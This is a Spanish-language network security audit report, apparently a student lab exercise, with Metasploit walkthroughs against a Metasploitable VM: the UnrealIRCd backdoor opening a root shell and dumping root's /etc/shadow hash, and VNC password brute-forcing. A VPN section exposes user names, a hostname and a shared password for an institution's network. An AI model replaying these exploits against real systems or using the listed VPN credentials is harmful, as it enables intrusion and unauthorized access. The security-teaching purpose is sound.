Riesgo: ■■■■■ 4/4

Puerto: 6667 / tcp / irc

Detalles de la vulnerabilidad:

Es una puerta trasera que permite a un atacante ejecutar código arbitrario en el host afectado.

The screenshot shows the Nessus scanner interface. The main panel displays the details of a vulnerability titled "UnrealIRCd Backdoor Detection". The description states: "The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host." The solution suggests: "Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it." The "See Also" section lists several links to security advisories. The "Output" section shows a command prompt snippet: "The remote IRC server is running as : uid=0 (root) gid=0 (root)". The "Port" and "Hosts" table shows the vulnerability is detected on port 6667 / tcp / irc on host 192.168.197.132. The "Plugin Details" sidebar on the right provides additional information: Severity: Critical, ID: 46882, Version: 1.15, Type: remote, Family: Backdoors, Published: June 14, 2010, Modified: November 28, 2018. The "Risk Information" section shows a Risk Factor of Critical, CVSS v2.0 Base Score of 10.0, CVSS v2.0 Temporal Score of 8.3, and CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C. The "Vulnerability Information" section is also visible at the bottom.

Fase 1: Usar el exploit UnrealIRCd 3.2.8.1 Backdoor Command Execution Exploit:

- Instrucciones:

- search unreal
- use exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf6 > search unreal

Matching Modules
=====
#  Name
-  -
0  exploit/linux/games/ut2004_secure      2004-06-18    good    Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
1  exploit/windows/games/ut2004_secure    2004-06-18    good    Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
2  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Fase 2: Poner el PAYLOAD y el RHOST (Victim IP Address = 192.168.197.132).

- Nota:**

- Remplazar la direccion IP por el de la maquina Metasploitable obtenida mediante el nmap.

- Comandos:**

- set PAYLOAD cmd/unix/bind_perl
- show options
- set RHOST 192.168.197.132

- Comando #1, este PAYLOAD escuchará una conexión y generará un shell de comando a través de netcat.
- Comando #2, Mostrar opciones nos dice que el exploit unreal_ircd_3281_backdoor requiere que la variable RHOST se establezca en la dirección de destino.
- Comando #3, Establecer la variable RHOST en la dirección de la maquina.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
#  Name
-  -
0  payload/cmd/unix/bind_perl              normal No    Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal No    Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby              normal No    Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6         normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal No    Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                 normal No    Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl normal No    Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl            normal No    Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl        normal No    Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_ruby            normal No    Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby_ssl         normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.197.132
RHOSTS => 192.168.197.132
```


Fase 2: Usar el Exploits:

- Comandos
 - exploit -z
 - sessions -l
 - Donde "-l" es una L minúscula.
 - sessions -i 1
 - Donde "1" es el número uno.

Nota:

- Comando #1, Ejecute el módulo o exploit y ataque el objetivo, pero use (-z) para no interactuar con la sesión después de una explotación exitosa.
- Comando #2, Muestra todas las sesiones disponibles.
- Comando #3, Utilizar (-i) para interactuar con el ID de sesión (1). Tenga en cuenta que su ID de sesión puede ser diferente, revise la imagen.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit -z
[*] 192.168.197.132:6667 - Connected to 192.168.197.132:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.197.132:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.197.132:4444
[*] Command shell session 1 opened (192.168.197.131:43555 → 192.168.197.132:4444 ) at 2022-01-27 03:21:14 -0500
[*] Session 1 created in the background.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -l

Active sessions
-----
Id  Name  Type      Information      Connection
--  ---  --
1   shell cmd/unix  192.168.197.131:43555 → 192.168.197.132:4444 (192.168.197.132)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...
```

Fase 4: Obtener la sesión con 'root':

- Comandos:
 - whoami
 - hostname
 - grep root /etc/shadow

Nota del acceso:

- Comando #1, Imprima el nombre de usuario asociado con el ID de usuario efectivo actual. Tendremos acceso al usuario 'root'.
- Comando #1, Muestra el nombre de host del sistema. Observe que el comando hostname responde con metasploitable.
- Comando #1, Extraer la contraseña cifrada de root del archivo /etc/shadow.

Tendremos información y podremos acceder a toda la información que disponga la máquina, poniendo comandos.

```
whoami
root
hostname
metasploitable
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

Se recomienda

Vuelva a descargar el software, verifíquelo con las sumas de verificación MD5/SH1 publicadas y vuelva a instalarlo.

5.6_VNC Server 'password' Password

VNC (Virtual Network Computing) permite a los usuarios controlar otro equipo a través de una conexión de red. En otras palabras, es un software de control remoto.

Mirando nuestro escaneo Nmap anterior, podemos ver que Metasploitable tiene un servidor VNC en ejecución.


Riesgo: ■■■■ 4/4

Puerto: 5900 / tcp / vnc

Detalles de la vulnerabilidad:

El servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil. Nessus pudo iniciar sesión mediante la autenticación VNC y una contraseña de 'contraseña'.

Un atacante remoto no autenticado podría explotar esto para tomar el control del sistema.



The screenshot shows the Nessus interface displaying a vulnerability report for 'Maquina Metasploit / Plugin #61708'. The vulnerability is titled 'VNC Server 'password' Password' and is marked as 'CRITICAL'. The description states: 'The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.' The solution provided is 'Secure the VNC service with a strong password.' The output shows 'Nessus logged in using a password of "password".' The risk information indicates a 'Risk Factor: Critical', 'CVSS v2.0 Base Score: 10.0', and 'CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C'. The vulnerability information section notes 'Default Account: true' and 'Exploited by Nessus: true'.

Lo **primero** de todo será hacer un escáner con Nmap el cual nos muestra el puerto de VNC:

- `Nmap -sS -sV -p- 192.168.197.132`

```
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

Encenderemos Metasploit y veremos si podemos encontrar algún exploits. Una vez que se ha abierto el marco, una simple búsqueda de VNC debería devolver resultados.

El módulo **“auxiliar/escáner/vnc/vnc_login”** es el que utilizaremos.

El comando show options devuelve bastantes opciones que podemos establecer.

- `Use auxiliary/scanner/vnc/vnc_login`
- `Show options`

```
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Estableceremos la opción RHOSTS, que es 192.168.197.132, y la opción USERNAME, que será 'root'. No necesitamos establecer un PASS_FILE para este exploit, ya que uno está seleccionado de forma predeterminada. Una vez configuradas las opciones a nuestro gusto, podemos ejecutar el exploits escribiendo: exploit.


- Set RHOSTS 192.168.197.132
- Set USERNAME root
- exploit

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.197.132
RHOSTS => 192.168.197.132
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.197.132:5900 - 192.168.197.132:5900 - Starting VNC login sweep
[!] 192.168.197.132:5900 - No active DB - Credential data will not be saved!
[+] 192.168.197.132:5900 - 192.168.197.132:5900 - Login Successful: :password
[*] 192.168.197.132:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

El exploits nos devolverá una información la cual es una contraseña, que es: password. Mediante la contraseña iniciaremos sesión en la maquina mediante el siguiente comando:

- vncviewer 192.168.197.132



```
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x
VERBOSITY true yes
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.197.132
RHOSTS => 192.168.197.132
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.197.132:5900 - 192.168.197.132:5900 - Starting VNC login sweep
[!] 192.168.197.132:5900 - No active DB - Credential data will not be saved!
[+] 192.168.197.132:5900 - 192.168.197.132:5900 - Login Successful: :password
[*] 192.168.197.132:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.197.132
[*] exec: vncviewer 192.168.197.132

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Como podemos ver, ¡las credenciales funcionaron! Podemos asegurarnos de que tenemos acceso 'root' mediante un simple comando 'whoami'.

Se recomienda

Asegure el servicio VNC con una contraseña segura.

6.- Pruebas funcionamiento VPN:

Realizaremos comprobaciones a la VPN del centro para encontrar posibles vulnerabilidades y también comprobar el funcionamiento de esta.

A la hora de realizar las comprobaciones mediante la conexión VPN nos hará falta la siguiente información:

USUARIOS VPN

user2t1
user1t2
user2t2
user1t3
user2t3
use1t4
user2t4


INTRUCCIONES INSTALACION

Instalar la VPN mediante una red externa a la del centro. Y ejecutar el exe.

maristak.com:18443

CONEXIÓN



firebox-db\usuario(user2t2)
Contraseña: Asir@2122 para todos



FUNCIONAMIENTO

Una vez conectados realizaremos pings a otro equipo que conectemos para comprobar que haya conectividad y comprobar que este dentro de la red conectada.

Como podemos ver se ha realizado con éxito. Ahora que sabemos que hay conectividad accedernos a la maquina metasploitable en busca de vulnerabilidades.



7.- Conclusión:

Los objetivos de la auditoría eran evaluar el nivel de seguridad de la infraestructura de la red

Tal y como ha quedado reflejado en el informe, existen varias vulnerabilidades graves en la red de Maristak.

Existen varios equipos que tiene varias vulnerabilidades graves, por ejemplo: acceso remoto, acceso a los sistemas de archivos del equipo...

Por otro lado, hemos obtenido la información acerca de las redes del centro, a través de la red se detectan los equipos, las direcciones IP que utilizan, S.O... Al realizar escáneres de detección hemos comprobado que el firewall que disponen protege frente a ciertos escáneres de detección de redes bloqueando ciertos paquetes.

Además, hemos averiguado que hay existentes VLAN's para alumnos y profesores. Los cuales hacen más difíciles el acceso a dichas redes.

Nota: Recordamos que esta es una auditoría básica. La cantidad de vulnerabilidades encontradas, son tantas, que se recomienda urgentemente una auditoría completa y con las correcciones correspondientes.

Duración de la auditoría: 5 días.

Duración de una auditoría normal: 2 a 7 días.

8.- Referencias:

[metasploit-framework/rexec_login.md at master · rapid7/metasploit-framework \(github.com\)](https://github.com/rapid7/metasploit-framework/blob/master/rexec_login.md)

[Hacking Rlogin and Rexec Services - Hackercool Magazine](#)

[ISO 19011. Conclusiones, finalización y seguimiento de una auditoría \(isotools.org\)](#)

[resumen-ejecutivo-ot.pdf \(ende.bo\)](#)

[Exploiting a Misconfigured NFS Share | by Nairuz Abulhul | R3d Buck3T | Medium](#)

[VNC Penetration Testing - Hacking Articles](#)

[VNC Authentication - Metasploit Unleashed \(offensive-security.com\)](#)